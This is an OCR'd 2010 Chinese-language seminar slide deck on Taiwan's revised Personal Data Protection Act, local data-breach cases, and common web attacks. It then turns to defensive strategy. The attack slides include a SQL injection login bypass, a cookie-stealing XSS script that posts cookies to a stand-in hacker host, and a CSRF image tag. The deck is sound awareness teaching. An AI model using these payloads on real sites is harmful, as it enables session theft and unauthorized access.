從新版個資法看資訊安全

主講人: 陳志遠

2010/09/10

麟瑞科技
RING LINE CORPORATION

關於我

中華商業銀行資訊處(5年):

- 安全閘道系統(Web Security Gateway)暨快取伺服器Proxy規劃/建置/管理/設計
- 防火牆/DNS/NAT系統規劃/建置/管理
- 入侵偵測系統(IPS/IDS)(含Decoy系統)規劃/建置/管理/防禦
- 系統安全漏洞檢核(Penetration test)系統規劃/管理/防禦
- 電腦病毒防禦系統建置/管理/病毒處理
  - 個人電腦(OfficeScan)
  - 伺服器主機(ServerProtect)
  - Lotus郵件伺服器
  - Exchange郵件伺服器
- 郵件安全閘道系統(Mail Security for SMTP Gateway)規劃/建置/管理

香港上海匯豐銀行IT(2年):

- 台灣區全行CISCO Router與Switch歸劃/建置/管理
- CheckPoint防火牆管理
- Nortel CS1000E IP Phone建置/管理
- CISCO CCME/Call Manager 建置/管理

麟瑞科技網路產品技術處(現職)

- 資訊安全資深工程師

Agenda

麟瑞科技 RING LINE CORPORATION

- 個人資料保護法簡介
- 學校/企業等機關所面臨的嚴峻挑戰→資訊安全
- 完整的資訊安全策略
- 天助自助者，使用者也要懂得自保

麟瑞科技
RING LINE CORPORATION

個人資料保護法簡介

個人資料保護法簡介

個人資料保護法重點摘要

- 為什麼需要個人資料保護法
- 什麼是個人資料
- 誰受到規範
- 個資法與資訊安全

新舊版個人資料保護法的差異

- 擴大保護客體
- 普遍適用主體
- 增修行為規範
- 強化行政監督
- 促進民眾參與
- 妥適調整罰則

個人資料保護法重點摘要

麟瑞科技 RING LINE CORPORATION

為什麼需要個人資料保護法

- 為規範個人資料之蒐集、處理及利用，以避免人格權受侵害，並促進個人資料之合理利用。

什麼是個人資料

- 指自然人之姓名、出生年月日、國民身分證統一編號、護照號碼、特徵、指紋、婚姻、家庭、教育、職業、病歷、醫療、基因、性生活、健康檢查、犯罪前科、聯絡方式、財務情況、社會活動及其他得以直接或間接方式識別該個人之資料。

誰受到規範

- 公務機關：指依法行使公權力之中央或地方機關或行政法人。
- 非公務機關：指前款以外之自然人、法人或其他團體。

個人資料保護法重點摘要

麟瑞科技 RING LINE CORPORATION

個人資料保護與資訊安全

- 第二十七條
  - 非公務機關保有個人資料檔案者，應採行適當之安全措施，防止個人資料被竊取、竄改、毀損、滅失或洩漏。
- 第二十九條
  - 非公務機關違反本法規定，致個人資料遭不法蒐集、處理、利用或其他侵害當事人權利者，負損害賠償責任。但能證明其無故意或過失者，不在此限。

新舊版個人資料保護法的差異

麟瑞科技 RING LINE CORPORATION

一、擴大保護客體

- 擴大保護客體為**所有個人資料**（包含電腦處理及人工紙本的個人資料），同時修改名稱由電腦處理個人資料保護法改為**個人資料保護法**。

二、普遍適用主體

- **刪除非公務機關行業別之限制**，即**任何自然人、法人或其他團體**，除為單純個人或家庭活動之目的，而蒐集、處理或利用個人資料外，皆須適用本法。
- **境外**蒐集、處理或利用個人資料者，亦適用本法。

三、增修行為規範

- 增訂有關**醫療、基因、性生活、健康檢查及犯罪前科**等五類資料為**特種資料**，其蒐集、處理或利用之要件較一般個人資料**更為嚴格**。特種資料原則上不得蒐集、處理或利用，須符合法定要件始得為之。
- 個人資料之蒐集、利用須當事人**書面同意**。特定目的外之利用須取得單獨書面同意，不得以概括方式為之。

新舊版個人資料保護法的差異

麟瑞科技 RING LINE CORPORATION

三、增修行為規範 (Cont'd)

- 不論是直接或間接蒐集個人資料，除符合得免告知情形者外，均須明確告知當事人蒐集者名稱、蒐集目的、資料類別、利用方式。
- 違反本法規定所蒐集、處理或利用之個人資料，增訂公務機關應主動或依當事人之請求，刪除、停止蒐集、處理或利用其個人資料；蒐集機關所保有之個人資料檔案。
- 從事商品行銷之非公務機關，應於首次行銷時免費提供當事人表示拒絕之方式；當事人表示拒絕接受行銷時，應即停止利用其個人資料行銷。

四、強化行政監督

- 中央目的事業主管機關或地方政府得派員或委任所屬機關、委託其他機關或公益團體檢查違反本法之非公務機關。非公務機關不得規避、妨礙或拒絕。

新舊版個人資料保護法的差異

麟瑞科技 RING LINE CORPORATION

五、促進民眾參與

- 財團法人或公益社團法人符合本法規定者，得代受害之當事人提起團體訴訟，以協助其救濟遭侵害之隱私權益。

六、妥適調整罰則

- 由告訴乃論修改為非告訴乃論。
- 民事責任
  - 同一事件民事損害賠償最高總額提高至新臺幣2億元，被害人不易或不能證明其實際損害額時，得請求法院依侵害情節以新臺幣5百元以上2萬元以下計算。
- 刑事責任
  - 「意圖營利」主觀要件之惡質侵害個人資料行為，則將科處之刑責提高為五年以下有期徒刑及新臺幣一百萬元以下罰金。

麟瑞科技
RING LINE CORPORATION

學校/企業等機關所面臨的嚴峻挑戰

資訊安全

個人資料外洩途徑

- 內部
  - 惡意-員工竊取公司資料以牟利
  - 無意-人為疏忽或專業知識不足
- 外部
  - 駭客入侵攻擊

內部-惡意資料外洩

- 外洩客戶消費資料以進行詐騙
- 外洩學生/客戶個資作為行銷牟利
- 外洩信用卡資料盜刷
- 外洩玩家帳號盜取虛擬寶物

個人資料外洩案例


自由電子報 - 賣基測個資 博暐負責人收押 - Windows Internet Explorer

http://www.libertytimes.com.tw/2008/new/jun/16/today-life4.htm

我的最愛 | 自由電子報 - 賣基測個資 博暐負責人收押

今日要聞
頭版新聞
焦點新聞
政治新聞
社會新聞
生活新聞
國際新聞
愛心暖流
自由言論
爆料投訴
財經新聞
體育新聞
運動彩券
教育新聞
健康醫療
地方新聞

字型：+ - | 我要看推薦 | 對本新聞發言 | 友善列印 |

賣基測個資 博暐負責人收押

〔記者侯承旭、林良哲／綜合報導〕檢方偵查國中基測學生個資販賣外洩案，昨將承攬國中基測電腦閱卷、計分，並涉嫌將資料賣牟利的博暐圖書公司主要負責人林正杰及許慧珠，以及博暐旗下資訊網路公司掛名負責人、即林正杰之子林宇量，全部收押，十萬元至五萬交保。


博暐是否仍可參與二次基測電腦業務議價？二次基測主辦學校表示，要跟律師研究。

教育部中部辦公室主任林樹全表示，基測電腦資料處理每年由府、高雄市政府及中部辦公室輪流主辦，但因利潤低，每年參與寡，幾乎都只有一家業者，幾年前曾有一家大學有興趣投標，但發現無利可圖，最後打退堂鼓，由於博暐這家業者第一年得標後發出了一套程式，所以幾乎年年得標。博暐以往是否也以同樣手生個資，將是檢方追查重點。

案例一

- 教育部委託博暐圖書網路公司辦理97年國中基測，但博暐違法販售考生個資及成績，把97年第一次國中基測考生個資及成績外洩，販賣給中南部10多家補教業者，並提供給7所私立高中作為招生之用。

個人資料外洩案例



案例二

- 97年偵破女子熊世芬涉嫌組成犯罪集團，以詐騙或買通等手法，從內政部入出國移民署、台北縣市警察局、中央健保局等單位盜取上萬筆民眾個資，再轉賣給徵信社作為討債、抓姦等，不法獲利近億元。

內部-無意間造成的資料外洩

- 員工貪圖便利而未確實遵守資訊安全政策
- 員工缺乏資訊安全意識與能力
- 使用不明軟體遭植木馬、病毒、間諜程式
- 企業或機關欠缺資訊安全防護能力與政策
- 程式設計人員資訊安全專業能力不足

個人資料外洩案例

案例三

- 96年四月傳出至少有八個警察機關的電腦因灌有FOXY軟體，警用電腦裡的筆錄與偵查報告竟也被人「分享拿走」。網友利用 FOXY軟體的「搜尋」功能，只要打上「筆錄」二字，便可取得完整的警察筆錄，至少有八份筆錄與一份偵查報告外洩。

外部-駭客入侵攻擊手法

麟瑞科技 RING LINE CORPORATION

- 資料隱碼(SQL Injection)
- 跨站腳本攻擊(XSS Cross -Site Scripting)
- 跨站冒名請求(CSRF Cross-Site Request Forgery)
- 釣魚網站、垃圾郵件、社交工程
- 緩衝區溢位(Buffer Overflow)
- 網頁伺服器漏洞

OWASP十大網頁安全報告

麟瑞科技 RING LINE CORPORATION


OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

資料來源:www.owasp.org

資料隱碼 (SQL Injection)

password.mdb

userid	passwd
李小明	xyz123
陳小東	cde 567



SQL ="select * from password where userid='李小明' and passwd= ' acb123'";


帳號與密碼對應錯誤，找不到記錄 **à** DENY

資料隱碼 (SQL Injection)

網頁無限制回傳參數並且過濾特殊字元

password.mdb

userid	passwd
李小明	xyz123
陳小東	cde 567



SQL ="select * from password where userid='李小明' and passwd= '' **or '1'='1**'";

1=1恆成立

跨站腳本攻擊(XSS Cross -Site Scripting)

網頁無限制回傳參數並且過濾特殊字元

當你瀏覽一個具有XSS 攻擊弱點的網站....

```
<script>alert('Hello World');</script>
```

```
<a href="/usercp.php?action=logout">一個關於貓的網頁</a>
```

```
<script>location.replace('http://www.hackerspage.com/?steal='
+document.cookie)</script>
```

跨站腳本攻擊(XSS)著名案例

- 19歲的「Samy」跟自己女友打賭他可以在MySpace上擁有很多粉絲，將他設成英雄（Hero），但是又達不到，才突然想到不如寫隻程式作弊好了，他就編寫了一段Script，使他獲得了超過100萬個「好友」。他在自己的MySpace簡介裡，置入一段JavaScript代碼，這樣每個查看簡介的人會在不知不覺中執行這段代碼。這段代碼把他列為該用戶的好友之一。

  接著，該蠕蟲會打開該用戶自己的簡介，把惡意代碼復制進去，並把Samy添加到那裡的任何英雄列表中，還附上一句話：「 Samy's my hero 」。同樣，任何查看該用戶簡介的人也會被感染，這樣Samy的名聲和「人氣」迅速擴大到100萬MySpace會員。同時造MySpace當機。

跨站冒名請求(CSRF)

- 利用使用者瀏覽器既存cookie
- 利用瀏覽器多分頁共用cookie特性
- 誘使使用者點擊或瀏覽假冒請求的網頁

```
<img Src="http://abc-bank.com/do_something"/>
```

do_something à 系統既有的功能

- 改資料(成績/密碼)
- 轉帳
- 砍帳號
- 下單

緩衝區溢位(Buffer Overflow)

變數A，初始值空的，保留8 byte當buffer

Variable	A								B	
Value	[Null]								1979	
Hex	00	00	00	00	00	00	00	00	07	BB

輸入excessive這個字(共9 byte) ，e溢位到變數 B的buffer

Variable	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
Hex	65	78	63	65	73	73	69	76	65	00


惡意程式有機會取得伺服器的完全控制權，執行受駭電腦上的指令、竊取密碼或機密資料、變更系統設定或安裝後門程式。


網頁伺服器漏洞


麟瑞科技 RING LINE CORPORATION


最安全的網頁伺服器?


網頁伺服器漏洞











資料來源: secunia.com


個人資料外洩案例

我的最愛 | 超級駭客 盜300萬個資 | 頭條要聞 | 蘋果日報 | 20...

超級駭客 盜300萬個資

破解中華電 批踢踢 無名小站 林志玲也受害 2007年09月22日蘋果日報

新聞快訊 列印 轉寄(0) 引用(0) 推薦(0) 點閱(4246)



林志玲中華電信的帳號及密碼也遭竊取。資料照片

【綜合報導】國內爆發治安史上最嚴重的駭客件！包括網路服務龍頭中華電信、台大ＢＢＳ踢踢實業坊（telnet://ptt.cc/）等網站，都內頭號駭客、聯合大學資訊工程系學生蘇柏榕破，已知有三百多萬名網友的電子郵件及會員號、密碼等資料被竊，連藝人林志玲也受害，昨將蘇和一名林姓少年約談到案，訊後因坦承法，晚間獲飭回。

入侵網站

檢警昨拂曉搜索聯合大學、交通大學等四個所，查扣涉案電腦，據透露，蘇柏榕（二十歲）、林姓少年（十七歲）坦承受人委託犯竊取資料牟利，並證實其中上萬筆學生資料賣給補習班業者，而兩人竊取資料後，都轉存藏匿在國外網站規避查緝，檢警仍持續追查幕後首腦。

案例四


- 96年九月,爆出中華電信、台大ＢＢＳ站批踢踢實業坊、無名小站等網站，都遭國內頭號駭客、聯合大學資訊工程系學生蘇柏榕突破，已知有三百多萬名網友的電子郵件及會員帳號、密碼等資料被竊

個人資料外洩案例

案例五

- 知名購物頻道消費者個人資料在網路上「全都露」。有人在網路上號稱「輸錢賣信用卡資料」，強調是「東森購物流出」，客戶姓名、信用卡號、身分證字號等一應俱全，一筆賣零點五元，還提供兩個檔案、多達八千筆免費資料供有意購買者參考。

個人資料外洩案例


超離譜 網售東森購物 8千筆個資 | 頭條要聞 | 蘋果日報 | 20090611 | 昔日新聞 | 臺蘋果網絡 - Windows Internet Explorer
http://tw.nextmedia.com/applenews/article/art_id/31700290/IssueID/20090611
我的最愛
超離譜 網售東森購物 8千筆個資 | 頭條要聞 | 蘋果...
東森購物網個資外洩事件簿
2008/11 高雄陳小姐在東森購物台購物3個月後，遭詐騙集團企圖詐騙，且有3名同事在同一天接到相同詐騙電話，質疑該網站外洩顧客資料。
2008/08 雲林縣王小姐在東森購物台購物後，接到自稱客服人員電話，稱她誤簽連續扣款單，被騙5萬元。
2008/04 桃園縣林姓女子在東森購物後，接獲假銀行行員來電佯稱其匯款設定成分期付款，被騙轉出3萬元。
2008/04 台中縣一名張小姐在東森購物台購物後，接到冒牌購物台客服員電話，因對方詳細提供身分證字號等資料，結果被騙10萬元。
2007/12 法務部公布：當年9至11月東森購物台客戶因個資外洩遭詐騙人數達830多人，損失金額6千多萬元。
2007/07 一名江小姐接到自稱東森購物台客服人員電話，對方宣稱要執行「購物金」退款事宜，結果轉帳被騙3萬元。
資料來源：《蘋果》資料室

特殊案例


行事低調
直接進入
NSB
消息靈通 判斷準確 應處有方 作風優雅
清醒敏捷
直接進入
NSB
最新消息
消息靈通 判
聯合新聞網 | 國內要聞 | 政治 | 國安局貓頭鷹網頁 ...
台商
觀察
評論
產業
投資
理財
國安局貓頭鷹網頁 網友：醜到以為被駭
【聯合報/記者曾懿晴／台北報導】
國安局官方網站今年二月起網頁上多了一隻卡通化的貓頭鷹，網友議論紛紛，質疑是被駭客入侵，或者國安局沒有網頁設計人才。

麟瑞科技
RING LINE CORPORATION

完整的資訊安全策略

完整的資訊安全策略

麟瑞科技 RING LINE CORPORATION

員工教育

- 落實員工資訊安全教育
- 訂立明確嚴謹的資訊安全政策

系統防護

- 防止入侵
  - 防火牆(FireWall)
  - 入侵防禦/偵測系統(IPS/IDS)
  - 網頁防火牆(Web App FireWall)
  - 滲透測試系統(Penetration test)
